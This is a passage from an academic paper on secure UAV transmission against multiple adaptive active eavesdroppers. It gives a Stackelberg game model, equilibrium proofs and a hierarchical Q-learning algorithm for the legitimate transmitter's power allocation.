|\Phi_E| = M$.

Considering the low mobility of low-altitude UAVs, all the channels are assumed to be quasi-static fading, i.e., the channel gains are constant with each transmission block. Besides, the channel gains between the UAVs follow the free-space path loss model, which is determined by the distance between the UAVs, i.e.,

$$g_{i,j} = \beta_0 d_{i,j}^{-\eta} = \frac{\beta_0}{\left(\sqrt{\|\zeta_i - \zeta_j\|^2}\right)^{\eta}}, \tag{1}$$

where β_0 is the channel power gain at the reference distance of $d_0 = 1m$, $d_{i,j}$ is the distance from node i to node j, ζ_i is the coordinate of node i, and η is the path loss exponent.

Remark 1. Since each AE can eavesdrop or interfere adaptively by learning the communication environment, Alice and other AEs can monitor the AE's position when it chooses to jam. So, we assume that the number and locations of all nodes (legitimate communication pairs and all AEs) are available between each other via a priori measurement following the above analysis. In addition, as the AE considered in this paper can only eavesdrop and interfere, at each time slot, each node judged other's actions by sensing the jamming signal. If one AE does not jam, other nodes consider that it chooses to eavesdrop.

At each time slot, Alice first sends a normalized signal x_a with transmit power P_s. Then, all AEs conduct different attack modes by learning others' strategies. The legitimate link and all passive eavesdroppers suffer interference from all active jammers. The interference to legitimate link and the kth passive eavesdropper ($k \in \Phi_E$) is given by $\sum_{j\in\Phi_J} P_j g_{j,b}$ and $\sum_{j\in\Phi_J} P_j g_{j,k}$, where P_j is the jamming power.

The received signal at Bob can be expressed as

$$y_b = \sqrt{P_s g_{a,b}} x_a + \sum_{j\in\Phi_J} \sqrt{P_j g_{j,b}} x_j + n_b, \tag{2}$$

where $n_b \sim CN(0, \sigma_n^2)$ is the additive white Gaussian noise (AWGN) at Bob. The received SINR at Bob can be expressed as

$$r_{ab} = \frac{P_s \omega_0 d_{a,b}^{-\eta}}{I_{J,B} + 1}, \tag{3}$$

where $\omega_0 = \beta_0/\sigma_n^2$ and $I_{J,B} = \sum_{j\in\Phi_J} P_j \omega_0 d_{j,b}^{-\eta}$ that denotes the interference from all AEs who choose to jam. We can obtain the data rate of the Alice-Bob link as

Table 1: A summary of the proposed literature about AE.

Ref.	FD/HD	Attacker's antennas	Attack mode and phase	Attacker number	Solution		Advantages	Disadvantages
					Theory	Algorithm		
24 (2016)	FD	Multiple antennas	Eavesdrop and jam during data transmission	1	Stackelberg game	Primal-dual interior-point method	Consider the physical layer security issue for multi-channel wireless communications in the presence of an FD active eavesdropper.	Not adaptive
25 (2011)	FD	Multiple antennas	Eavesdrop and jam during data transmission	1	Gradient projection + fixed-point iteration algorithm		Solve the worst-case jamming covariance for arbitrary and Gaussian input signaling.	Not adaptive
26 (2017)	FD	Multiple antennas	Eavesdrop and jam during data transmission	1	Convex optimization	Primal decomposition iterative algorithm	The channel state information is uncertain.	Not adaptive
27 (2017)	HD	Multiple antennas	Eavesdrop and jam during data transmission	1	Constructing the precoding matrix pair at Alice and Bob.		Optimal antennas allocation of the receiver to maximize the achievable secrecy degrees of freedom.	Not adaptive
28 (2012)	HD	Single antenna	Jam during pilot training and eavesdrop during data transmission	1	Convex optimization		Introduce the active eavesdropper into the pilot contamination phenomenon.	Not adaptive
30 (2017)	HD	Single antenna	Jam during pilot training and eavesdrop during data transmission	1	Random-training-assisted spoofing detection scheme		Adding a random training phase after the conventional pilot training phase.	Not adaptive
32 (2018)	HD	Single antenna	Silence, spoof, eavesdrop, and jam during data transmission	1	Stackelberg game	Single-agent Q-learning algorithm	Solve the physical layer security issue under imperfect channel estimation.	Single-agent Q-learning
33 (2017)	FD	Multiple antennas	Eavesdrop, jam, spoof, or keep silent during data transmission	1	Noncooperative game	Single-agent Q-learning algorithm	Solve the physical layer security issue under imperfect channel estimation.	Not adaptive
34 (2011)	HD	Single antenna	Eavesdrop and jam during data transmission	1	Mixed-strategy based noncooperative nonzero-sum game	Fictitious play-based iterative algorithm	Reveal the impact of the presence of a malicious node on the multi-relay to multi-user choices.	Adaptive
35 (2017)	HD	Single antenna	Eavesdrop, jam, and spoof during data transmission	1	PT-based dynamic smart attack game	Q-learning\WoLF-PHC\DQN algorithms	Apply the prospect theory.	Adaptive




Figure 1: System Model.

$$R_{ab} = \log_2(1 + r_{ab}). \tag{4}$$

Due to Remark 1, each AE can get the other AEs' actions. So, the signal received at the kth passive eavesdropper can be expressed as

$$y_e = \sqrt{P_s g_{a,k}} x_a + \sum_{j \in \Phi_J} \sqrt{P_j g_{j,k}} x_j + n_e, \tag{5}$$

where $n_e \sim CN(0, \sigma_n^2)$ is the AWGN at the kth passive eavesdropper. Similarly, the received SINR at the kth passive eavesdropper can be expressed a

$$r_k = \frac{P_s \omega_0 d_{a,k}^{-\eta}}{I_{J,E} + 1}, \tag{6}$$

where $I_{J,E} = \sum_{j \in \Phi_J} P_j \omega_0 d_{j,k}^{-\eta}$.

Assuming the maximal eavesdropped information is determined by the maximal SINR among all passive eavesdroppers, i.e., $r_E = \max_{k \in \Phi_E} r_k$. We obtain the maximal data rate of the Alice-AE links, which is given as

$$R_{ae} = \log_2(1 + r_E). \tag{7}$$

From (4) and (7), the secrecy rate of Alice can be written as

$$R_a = [R_{ab} - R_{ae}]^+, \tag{8}$$

where $[X]^+$ returns X if X is positive, while returns 0 otherwise.

4. Secure Transmission Game

In this section, we investigate the secure transmission problem with multiple UAV AEs. The interactions between the transmitter and multiple UAV AEs are formulated under the Stackelberg game framework. The optimal power allocations and secrecy rate of Alice and the best attack modes of all AEs are derived by analyzing the equilibrium of the game.

4.1. Secure Transmission Game Formulation. The secure transmission problem of this proposed system can be formulated as a two-stage Stackelberg game. Specifically, Alice is a leader and all AEs are followers. Alice decides its transmit power firstly and all AEs take their action adaptively based on the observation of the leader's action in the sequel. The secure transmission game is formulated as

$$\mathcal{G} = \{\mathcal{N}, \mathcal{P}, \mathcal{Q}, \mathcal{U}_a, \mathcal{U}_m\}. \tag{9}$$

Here, $\mathcal{N} = \{\text{Alice}, \text{AE}_1, \cdots, \text{AE}_m, \cdots, \text{AE}_M\}$ is modeled as the players, and $\mathcal{P} \in [0, P_{\max}]$ and $\mathcal{Q} = \{e, j\}$ are the strategy space of Alice and AE, respectively. Also, $\mathcal{U}_a$ and $\mathcal{U}_m$ are the utility of Alice and AE, respectively.

In this system, Alice wants to send a confidential message and thus naturally intends to maximize its secrecy rate. Meanwhile, the transmission cost is inevitable during the transmission. Therefore, the utility of the leader is the trade-off of the secrecy rate and transmission cost, which can be formulated as

$$\mathcal{U}_a = R_a \ \ln 2 - C_a P_s, \tag{10}$$

where C_a denotes the cost of the unit transmit power of Alice. For computational convenience, we multiply the data rate by a coefficient ln 2.

The objective of the leader is to solve the following problem to obtain the optimal power allocation:

$$P_s^* = \arg \max_{P_s \in [0, P_{\max}]} \mathcal{U}_a(P_s, q_m^*, q_{-m}^*), \tag{11}$$

where $q_1^*, \cdots, q_m^*$ denotes the optimal action of all AEs.

On the other hand, each AE attempts to minimize the secrecy rate of Alice by changing its attack mode adaptively according to Alice's transmit power. Therefore, we formulate the utility of AE_m with the trade-off of the secrecy rate and its attack cost as follows

$$\mathcal{U}_m = -R_a - \theta_{q_m}, \theta_{q_m} \in \{e, j\}, \tag{12}$$

where θ_e and θ_j denotes the cost of each AE to perform as the passive eavesdropper and active jammer, respectively. We assume that θ_e is related to the R_{ae}, i.e., $\theta_e = C_e R_{ae}$, where C_e denotes the cost of unit rate of R_{ae}. $\theta_j = C_j P_j$, where C_j denotes the cost of the unit transmit power of jammer.

To calculate the utility of a single AE accurately, at each time slot, when Alice is transmitting a signal to Bob, we divide all AEs into three parts, which are denoted as Φ_E^{-m}, Φ_J^{-m}, and AE_m, respectively, i.e., $|\Phi_E^{-m}| + |\Phi_J^{-m}| + |\mathrm{AE}_m| = M$. Φ_E^{-m} is the set of passive eavesdroppers except AE_m and Φ_J^{-m} is the set of active jammers except AE_m.

If AE_m decides to act as a passive eavesdropper, the R_a can be expressed as

$$\begin{aligned} R_a &= [R_{ab} - R_{ae}]^+ = [\log_2(1 + r_{ab}) - \log_2(1 + r_E)]^+ \\ &= \left[\log_2\left(1 + \frac{P_s \omega_0 d_{a,b}^{-\eta}}{I_{J,B}^{-m} + 1}\right) - \log_2\left(1 + \max\left(\max_{k \in \Phi_E^{-m}}(r_k), r_m\right)\right)\right]^+ \\ &= \left[\log_2\left(1 + \frac{P_s \omega_0 d_{a,b}^{-\eta}}{I_{J,B}^{-m} + 1}\right) - \log_2(1 + \max(r_E^{-m}, r_m))\right]^+, \end{aligned} \tag{13}$$

where $I_{J,B}^{-m}$ is the interference received at Bob from Φ_J^{-m}, and r_m is the SINR of AE_m.

Similarly, if AE_m selects to jam, R_a can be expressed as

$$\begin{aligned} R_a &= [R_{ab} - R_{ae}]^+ = [\log_2(1 + r_{ab}) - \log_2(1 + r_E)]^+ \\ &= \left[\log_2\left(1 + \frac{P_s \omega_0 d_{a,b}^{-\eta}}{I_{J,B}^{-m} + I_m + 1}\right) - \log_2\left(1 + \max_{k \in \Phi_E^{-m}}(r_k)\right)\right]^+, \end{aligned} \tag{14}$$

where I_m is the jamming power of AE_m, and r_E^{-m} is the maximal SINR among all passive eavesdroppers in Φ_E^{-m}.

In conclusion, $\mathcal{U}_m$ can be expressed as

$$\mathcal{U}_m = \begin{cases} \left[\log_2\left(1 + \dfrac{P_s \omega_0 d_{a,b}^{-\eta}}{I_{J,B}^{-m} + 1}\right) - \log_2(1 + \max(r_E^{-m}, r_m))\right]^+ - C_e R_{ae}, q_m = e \quad (a), \\ \left[\log_2\left(1 + \dfrac{P_s \omega_0 d_{a,b}^{-\eta}}{I_{J,B}^{-m} + I_m + 1}\right) - \log_2\left(1 + \max_{k \in \Phi_E^{-m}}(r_k)\right)\right]^+ - C_j P_j, q_m = j \quad (b). \end{cases} \tag{15}$$

Similarly, the objective of AE_m is to solve the following problem:

$$q_m^* = \arg \max_{q_m \in \{e, j\}} \mathcal{U}_m(P_s^*, q_m, q_{-m}^*), \tag{16}$$

where q_{-m}^* denotes the optimal action of all AEs except AE_m.

4.2. Analysis of Strategy Equilibrium. Now, we will analyze the proposed Stackelberg game model and solve the optimization subproblems of (11) and (16). As a follower, each AE will adjust its attack mode after sensing Alice's strategy. Therefore, the subgame of followers is analyzed firstly.

Proposition 1. *Given the strategy of Alice, the optimal attack mode strategy of AE_m is expressed as (17) if (17(a)) and (17(b)) hold.*

$$q_m^*(P_s) = \begin{cases} e, \quad \text{if} \quad C_j P_j \geq \log_2\left[\dfrac{\left(1 + P_s^* \omega_0 d_{a,b}^{-\eta} + I_{J,B}^{-m*}\right)\left(I_{J,B}^{-m*} + I_m + 1\right)\left(1 + r_E^{-m*}\right)}{\left(1 + P_s^* \omega_0 d_{a,b}^{-\eta} + I_{J,B}^{-m*} + I_m\right)\left(I_{J,B}^{-m*} + 1\right)\left(1 + \max\left(r_E^{-m*}, r_m\right)\right)^{1-C_e}}\right] \quad (a), \\ j, \quad \text{if} \quad C_j P_j \leq \log_2\left[\dfrac{\left(1 + P_s^* \omega_0 d_{a,b}^{-\eta} + I_{J,B}^{-m*}\right)\left(I_{J,B}^{-m*} + I_m + 1\right)\left(1 + r_E^{-m*}\right)}{\left(1 + P_s^* \omega_0 d_{a,b}^{-\eta} + I_{J,B}^{-m*} + I_m\right)\left(I_{J,B}^{-m*} + 1\right)\left(1 + \max\left(r_E^{-m*}, r_m\right)\right)^{1-C_e}}\right] \quad (b), \end{cases} \tag{17}$$

where P_s^* is the optimal power allocation, and $I_{J,B}^{-m*} = \sum_{j\in\Phi_J^{-m*}} P_j\omega_0 d_{j,b}^{-\eta}$ denotes the interference from Φ_J^{-m*}, in which each AE chooses to jam as an optimal strategy, $r_E^{-m*} = \max_{k\in\Phi_E^{-m*}} (r_k)$ denotes the maximal SINR among all AEs in Φ_E^{-m*} where each AE chooses to overhear as an optimal strategy.

Proof. If (17(a)) holds, from (12), we have

$$\begin{aligned}\mathcal{U}_m(P_s^*, e, q_{-m}^*) - \mathcal{U}_m(P_s^*, j, q_{-m}^*) &= -\left[\log_2\left(1 + \frac{P_s^*\omega_0 d_{a,b}^{-\eta}}{I_{J,B}^{-m*}+1}\right) - \log_2(1+\max(r_E^{-m*}, r_m))\right] + \left[\log_2\left(1 + \frac{P_s\omega_0 d_{a,b}^{-\eta}}{I_{J,B}^{-m*}+I_m+1}\right) - \log_2(1+r_E^{-m*})\right] \\ &\quad - C_e\log_2(1+\max(r_E^{-m*}, r_m)) + C_jP_j \\ &= -\log_2\left[\frac{\left(1+P_s^*\omega_0 d_{a,b}^{-\eta}+I_{J,B}^{-m*}\right)\left(I_{J,B}^{-m*}+I_m+1\right)\left(1+r_E^{-m*}\right)}{\left(1+P_s^*\omega_0 d_{a,b}^{-\eta}+I_{J,B}^{-m*}+I_m\right)\left(I_{J,B}^{-m*}+1\right)\left(1+\max(r_E^{-m*}, r_m)\right)^{1-C_e}}\right] + C_jP_j \geq 0.\end{aligned} \tag{18}$$

If (17(b)) holds, from (12), we have

$$\begin{aligned}&\mathcal{U}_m(P_s^*, j, q_{-m}^*) - \mathcal{U}_m(P_s^*, e, q_{-m}^*) \\ &= \left[\log_2\left(1 + \frac{P_s^*\omega_0 d_{a,b}^{-\eta}}{I_{J,B}^{-m*}+1}\right) - \log_2(1+\max(r_E^{-m*}, r_m))\right] \\ &\quad - \left[\log_2\left(1 + \frac{P_s\omega_0 d_{a,b}^{-\eta}}{I_{J,B}^{-m*}+I_m+1}\right) - \log_2(1+r_E^{-m*})\right] \\ &\quad + C_e\log_2(1+\max(r_E^{-m*}, r_m)) - C_jP_j \\ &= \log_2\left[\frac{\left(1+P_s^*\omega_0 d_{a,b}^{-\eta}+I_{J,B}^{-m*}\right)\left(I_{J,B}^{-m*}+I_m+1\right)\left(1+r_E^{-m*}\right)}{\left(1+P_s^*\omega_0 d_{a,b}^{-\eta}+I_{J,B}^{-m*}+I_m\right)\left(I_{J,B}^{-m*}+1\right)\left(1+\max(r_E^{-m*}, r_m)\right)^{1-C_e}}\right] \\ &\quad - C_jP_j \geq 0.\end{aligned} \tag{19}$$

Thus (17) holds.

As shown in Proposition 1, if passive eavesdropping can bring worse secrecy rate and less cost than active jamming, the AE will select to overhear and vice versa.

As the leader of the game, Alice first chooses to transmit power. The optimal power strategy of Alice can be derived by solving (11), which is revealed in Proposition 2.

Proposition 2. *The optimal power allocation is P_s^*, which satisfies the following equation:*

$$\begin{cases}\dfrac{\omega_0 d_{a,b}^{-\eta} - \omega_0\max\limits_{k\in\Phi_E^*}\left(d_{a,k}^{-\eta}/I_{J,E}^*+1\right)I_{J,B} - \omega_0\max\limits_{k\in\Phi_E^*}\left(d_{a,k}^{-\eta}/I_{J,E}^*+1\right)}{\left(1+I_{J,B}^*+P_s^*\omega_0 d_{a,b}^{-\eta}\right)\left(1+P_s^*\omega_0\max\limits_{k\in\Phi_E^*}\left(d_{a,k}^{-\eta}/I_{J,E}^*+1\right)\right)} = C_a \quad (a), \\ 0 \leq P_s^* \leq P_{\max} \quad (b),\end{cases} \tag{20}$$

if (21(a)) and (21(b)) hold.

$$\begin{cases}\max\limits_{k\in\Phi_E^*}\left(\dfrac{d_{a,k}^{-\eta}}{I_{J,E}^*+1}\right) < \dfrac{d_{a,b}^{-\eta}}{I_{J,B}^*+1} \quad (a), \\ \dfrac{\omega_0 d_{a,b}^{-\eta} - \omega_0\max\limits_{k\in\Phi_E^*}\left(d_{a,k}^{-\eta}/I_{J,E}^*+1\right)I_{J,B} - \omega_0\max\limits_{k\in\Phi_E^*}\left(d_{a,k}^{-\eta}/I_{J,E}^*+1\right)}{\left(1+I_{J,B}^*+P_s^*\omega_0 d_{a,b}^{-\eta}\right)\left(1+P_s^*\omega_0\max\limits_{k\in\Phi_E^*}\left(d_{a,k}^{-\eta}/I_{J,E}^*+1\right)\right)} \leq C_a \leq \dfrac{\omega_0 d_{a,b}^{-\eta}}{1+I_{J,B}^*} - \omega_0\max\limits_{k\in\Phi_E^*}\left(\dfrac{d_{a,k}^{-\eta}}{I_{J,E}^*+1}\right) \quad (b),\end{cases} \tag{21}$$

where $I_{J,B}^*$ and $I_{J,E}^*$ denotes the interference from Φ_J^* in which each AE chooses to jam as an optimal strategy to Bob and the kth passive eavesdropper, respectively.

Proof. We obtain the following differential equation describing the evolution of the utility of Alice:

$$\frac{\partial\mathcal{U}_a}{\partial P_s} = \frac{\omega_0 d_{a,b}^{-\eta} - \omega_0\max\limits_{k\in\Phi_E^*}\left(d_{a,k}^{-\eta}/I_{J,E}^*+1\right)I_{J,B} - \omega_0\max\limits_{k\in\Phi_E^*}\left(d_{a,k}^{-\eta}/I_{J,E}^*+1\right)}{\left(1+I_{J,B}^*+P_s^*\omega_0 d_{a,b}^{-\eta}\right)\left(1+P_s^*\omega_0\max\limits_{k\in\Phi_E^*}\left(d_{a,k}^{-\eta}/I_{J,E}^*+1\right)\right)} - C_a, \tag{22}$$

$$\frac{\partial^2 \mathcal{U}_a}{\partial P_s^2} = \left[\frac{\omega_0 d_{a,b}^{-\eta}}{\left(1 + I_{J,B}^* + P_s \omega_0 d_{a,b}^{-\eta}\right)} + \frac{\omega_0 \max\limits_{k \in \Phi_E^*} \left(d_{a,k}^{-\eta} / I_{J,E}^* + 1\right)}{\left(1 + P_s \omega_0 \max\limits_{k \in \Phi_E^*} \left(d_{a,k}^{-\eta} / I_{J,E}^* + 1\right)\right)} \right] \cdot \left[\frac{\omega_0 \max\limits_{k \in \Phi_E^*} \left(d_{a,k}^{-\eta} / I_{J,E}^* + 1\right)}{\left(1 + P_s \omega_0 \max\limits_{k \in \Phi_E^*} \left(d_{a,k}^{-\eta} / I_{J,E}^* + 1\right)\right)} - \frac{\omega_0 d_{a,b}^{-\eta}}{\left(1 + I_{J,B}^* + P_s \omega_0 d_{a,b}^{-\eta}\right)} \right]. \tag{23}$$

If (21(a)) holds, (23) is less than zero. Thus, we have

$$\frac{\partial^2 \mathcal{U}_a}{\partial P_s^2} < 0, \tag{24}$$

which indicates that $\partial \mathcal{U}_a / \partial P_s$ monotonically decreases with P_s. Therefore, if (21(b)) holds, we have

$$\left. \frac{\partial \mathcal{U}_a}{\partial P_s} \right|_{P_s = 0} = \frac{\omega_0 d_{a,b}^{-\eta}}{\left(1 + I_{J,B}^*\right)} - \omega_0 \max_{k \in \Phi_E^*} \left(\frac{d_{a,k}^{-\eta}}{I_{J,E}^* + 1} \right) - C_a > 0, \tag{25}$$

$$\left. \frac{\partial^2 \mathcal{U}_a}{\partial P_s^2} \right|_{P_s = P_{\max}} = \frac{\omega_0 d_{a,b}^{-\eta}}{\left(1 + I_{J,B}^* + P_{\max} \omega_0 d_{a,b}^{-\eta}\right)} - \frac{\omega_0 \max\limits_{k \in \Phi_E^*} \left(d_{a,k}^{-\eta} / I_{J,E}^* + 1\right)}{\left(1 + P_{\max} \omega_0 \max\limits_{k \in \Phi_E^*} \left(d_{a,k}^{-\eta} / I_{J,E}^* + 1\right)\right)} - C_a < 0, \tag{26}$$

indicating that there is a sole solution to $\partial \mathcal{U}_a / \partial P_s = 0$, given in (20(a)). From (22)–(24), we can find that $\mathcal{U}_a(P_s, q_m^*, q_{-m}^*)$ increases with P_s, if $P_s < P_s^*$, while it decreases otherwise. Thus, (11) also holds and (P_s, q_m^*, q_{-m}^*) is a Nash Equilibrium (NE) of the game. In this way, we have completed the proof of Proposition 2.

As shown in Proposition 2, Alice stops the transmission when (21(b)) does not hold. In other words, Alice will stop the transmission under the circumstances that radio channel degradation is serious and the security cannot be guaranteed.

Another NE $(P_{\max}, q_m^*, q_{-m}^*)$ is revealed in Proposition 3.

Proposition 3. *The secure game has the NE $(P_{\max}, q_m^*, q_{-m}^*)$ if (21(a)) and the following equation hold:*

$$\frac{\omega_0 d_{a,b}^{-\eta}}{\left(1 + I_{J,B}^* + P_{\max} \omega_0 d_{a,b}^{-\eta}\right)} - \frac{\omega_0 \max\limits_{k \in \Phi_E^*} \left(d_{a,k}^{-\eta} / I_{J,E}^* + 1\right)}{\left(1 + P_{\max} \omega_0 \max\limits_{k \in \Phi_E^*} \left(d_{a,k}^{-\eta} / I_{J,E}^* + 1\right)\right)} > C_a. \tag{27}$$

Proof. (21(a)) has been discussed above.

Therefore, if (27) holds, we have

$$\frac{\partial \mathcal{U}_a}{\partial P_s} \geq \left. \frac{\partial \mathcal{U}_a}{\partial P_s} \right|_{P_s = P_{\max}} \geq 0, \forall 0 \leq P_s \leq P_{\max}, \tag{28}$$

which indicates that $\mathcal{U}_a$ monotonically increases with P_s, $(P_{\max}, q_m^*, q_{-m}^*)$ is also an NE of the game. In this way, we have completed the proof of Proposition 3.

As shown in Proposition 3, low transmission costs in (27) will make Alice select the maximum transmit power to transmit the signals.

5. Hierarchical Reinforcement Learning Framework for Secure Transmission Game

The proposed UAV secure communication problem with multiple AEs has been formulated as a Stackelberg game, which belongs to the category of two-stage dynamic game and has a significant two-layer game structure. Alice and all AEs become intelligent agents and have the learning ability to automatically optimize their configuration. Besides, the mixed-strategy is applied by both sides of the communication to confuse each other. In this section, we apply a hierarchical RL framework to derive the mixed-strategy equilibrium and implement the UAV secure communication.

5.1. Analysis of Mixed-Strategy Equilibrium. Considering the actual wireless communication scenario, we assume that Alice has a finite and discretized power set. Specifically, a policy of Alice at time slot t is defined to be a probability vector $\pi^t = (\pi_1^t, \pi_2^t, \cdots \pi_L^t)$, where π_l^t means the probability with which Alice chooses action (power level) P_l from a finite discrete set $\mathcal{P}$, which satisfies $\sum_{l=1}^{L} \pi_l^t = 1$. Similarly, $\delta_m^t = (\delta_{m,1_m}^t, \delta_{m,2_m}^t)$ denotes the policy of AE_m at time slot t, where δ_{m,i_m}^t means the probability with which AE_m chooses action (attack mode) $\mathcal{Q}_i$ from a finite discrete set $\mathcal{Q}$, which satisfies $\sum_{i=1}^{2} \delta_{m,i_m}^t = 1$.

Based on the above analysis, we have the following definition of an SE for the hierarchical RL framework based on Eqs. (10) and (12). Alice's objective is to maximize its revenue as

$$\pi^* = \arg \max_{\pi} \mathcal{U}_a(\pi, \delta_m^*, \delta_{-m}^*), \tag{29}$$

Similarly, each AE's objective is

$$\delta_m^* = \arg \max_{\delta_m} \mathcal{U}_m(\pi^*, \delta_m, \delta_{-m}^*), \tag{30}$$

Then, we will define the SE in a hierarchical reinforcement learning framework.

Definition 1. A stationary policy profile $(\pi^*, \delta_m^*, \delta_{-m}^*)$ is the SE for hierarchical RL framework if the followings hold.

$$\begin{cases} \mathcal{U}_a(\pi^*, \delta_m^*, \delta_{-m}^*) \geq \mathcal{U}_a(\pi, \delta_m^*, \delta_{-m}^*)(a) \\ \mathcal{U}_m(\pi^*, \delta_m^*, \delta_{-m}^*) \geq \mathcal{U}_m(\pi^*, \delta_m, \delta_{-m}^*)(b) \end{cases}. \tag{31}$$

Proposition 4. *For the proposed hierarchical RL framework, there exists Alice's stationary policy and an AEs' NE policy that form an SE.*

Hierarchical Q-learning Based Power Allocation Algorithm

Initialize $t = 0$, $Q_a^t(P_l) = 0$, $Q_m^t(q_{m,i_m}^t) = 0$, $\pi_l^t(P_l) = 1/L$, $\delta_{m,i_m}^t = 1/2$, $m \in \mathcal{N} \setminus \{Alice\}$;
Loop:
$t = t + 1$;
Update Alice's policies $\pi_l^t(P_l)$ and $AE_m{}'s$ policies $\delta_{m,i_m}^t(q_{m,i_m})$ according to (35) and (33), respectively;
Alice chooses the action P_l with π_l^t;
Each AE_m sensing the Alice's transmit power, and selects q_{m,i_m} with δ_{m,i_m}^t;
Alice updates $\mathcal{U}_a(P_l, q_{m,i_m}^{t+1}, q_{-m,i_{-m}}^{t+1})$ according to (10), and each AE_m updates $\mathcal{U}_m(P_l^{t+1}, q_{m,i_m}^t, q_{-m,i_{-m}}^{t+1})$ according to (12);
Alice and all AEs update Q-values according to (34) and (32), respectively;
End Loop;

Algorithm 1.

Proof. If the Alice follows a stationary policy π, the Stackelberg game is simplified into an M-player hierarchical RL game. It has been shown in [42] that every finite strategic-form game has a mixed policy equilibrium. As a result, there always exists an NE (π) in our formulation of the discrete power allocation game given Alice's policy π. The rest of the proof follows directly from the definition of an SE and is thus omitted for brevity.

5.2. Hierarchical Q-Learning Based Power Allocation Algorithm. In the proposed UAV secure transmission game, since there is no information exchange between Alice and AEs, both sides can only maximize their expected utilities through repeated interactions with each other. When the action taken by the agent (Alice or AEs) brings positive feedback to the agent, the agent will strengthen the action, otherwise the agent will weaken the action. Agents constantly adjust their strategies based on the feedback to achieve optimal long-term returns. Thus, a hierarchical Q-learning based power allocation algorithm (HQLA) is adopted, where each agent's policy is parameterized through the Q-function that characterizes the relative expected utility of a particular action.

To be specific, for the follower's learning, let $Q_m^t(q_{m,i_m}^t)$ denote the corresponding Q-function of $\mathrm{AE}_m{}'s$ action q_{m,i_m}^t based on current police δ_{m,i_m}^t at time slot t. Then, after conducting the action q_{m,i_m}^t, the corresponding Q-value is updated as follows

$$Q_m^{t+1}\left(q_{m,i_m}\right) = Q_m^t\left(q_{m,i_m}^t\right) + \alpha\left(\mathcal{U}_m\left(P_l^{t+1}, q_{m,i_m}^t, q_{-m,i_{-m}}^{t+1}\right) - Q_m^t\left(q_{m,i_m}^t\right)\right), \tag{32}$$

where $\alpha \in [0, 1)$ is the learning rate and $\mathcal{U}_m(P_l^{t+1}, q_{m,i_m}^t, q_{-m,i_{-m}}^{t+1})$ is the utility of AE_m at time slot $t + 1$.

Each AE updates its policy based on Boltzmann distribution

$$\delta_{m,i_m}^{t+1}\left(q_{m,i_m}\right) = \frac{\exp\left[Q_m^t\left(q_{m,i_m}^t\right)/\tau\right]}{\sum_{q_{s,i_s} \in \mathcal{Q}} \exp\left[Q_m^t\left(q_{s,j_s}^t\right)/\tau\right]}, \tag{33}$$

where temperature τ controls the trade-off between exploration and exploitation, i.e., for $\tau \to 0$, AE_m greedily chooses the policy corresponding to the maximum Q-value which means pure exploitation, whereas for $\tau \to \infty$, $\mathrm{AE}_m{}'s$ policy is completely random which means pure exploration [43]. Accordingly, the Q-value of Alice is updated as follows

$$Q_a^{t+1}(P_l) = Q_a^t(P_l) + \alpha\left(\mathcal{U}_a\left(P_l, q_{m,i_m}^{t+1}, q_{-m,i_{-m}}^{t+1}\right) - Q_a^t(P_l)\right), \tag{34}$$

where $\mathcal{U}_a(P_l, q_{m,i_m}^{t+1}, q_{-m,i_{-m}}^{t+1})$ is the utility of Alice at time slot $t + 1$. Then, Alice updates its policy based on Boltzmann distribution

$$\pi_l^{t+1}(P_l) = \frac{\exp\left[Q_a^t(P_l)/\tau\right]}{\sum_{P_j \in \mathcal{P}} \exp\left[Q_a^t(P_j)/\tau\right]}. \tag{35}$$

Now, we present the detailed description of the Q-learning based hierarchical RL algorithm.

5.3. Convergence Analysis of Algorithm 1. The learning algorithm results in a stochastic process of choosing a power level, so we need to investigate the long-term behavior of the learning procedure. Along with the discussion in [43], we obtain the following differential equation describing the evolution of the Q-values:

$$\frac{dQ_a^{t+1}(P_l)}{dt} = \alpha\left(\mathcal{U}_a\left(P_l, q_{m,i_m}^{t+1}, q_{-m,i_{-m}}^{t+1}\right) - Q_a^t(P_l)\right), \tag{36}$$

$$\frac{dQ_m^{t+1}\left(q_{m,i_m}\right)}{dt} = \alpha\left(\mathcal{U}_m\left(P_l^{t+1}, q_{m,i_m}^t, q_{-m,i_{-m}}^{t+1}\right) - Q_m^t\left(q_{m,i_m}^t\right)\right). \tag{37}$$

In the following, we would like to express the dynamics in terms of strategies rather than the Q-values. Toward this end, we differentiate (35) with respect to time t and use (36). Similarly, we differentiate (33) with respect to time t and use (37).

We can obtain the equations like (38) and (39).

$$\frac{d\pi_l^{t+1}(P_l)}{dt} = \pi_l^{t+1}(P_l)\frac{\alpha}{\tau}\left\{\left[\mathcal{U}_a(P_l) - \sum_{j\in\mathcal{P}}\pi_j^{t+1}(P_j)\mathcal{U}_a(P_j)\right] - \tau\sum_{j\in\mathcal{P}}\pi_j^{t+1}(P_j)\ln\left(\frac{\pi_l^{t+1}(P_l)}{\pi_j^{t+1}(P_j)}\right)\right\}, \tag{38}$$

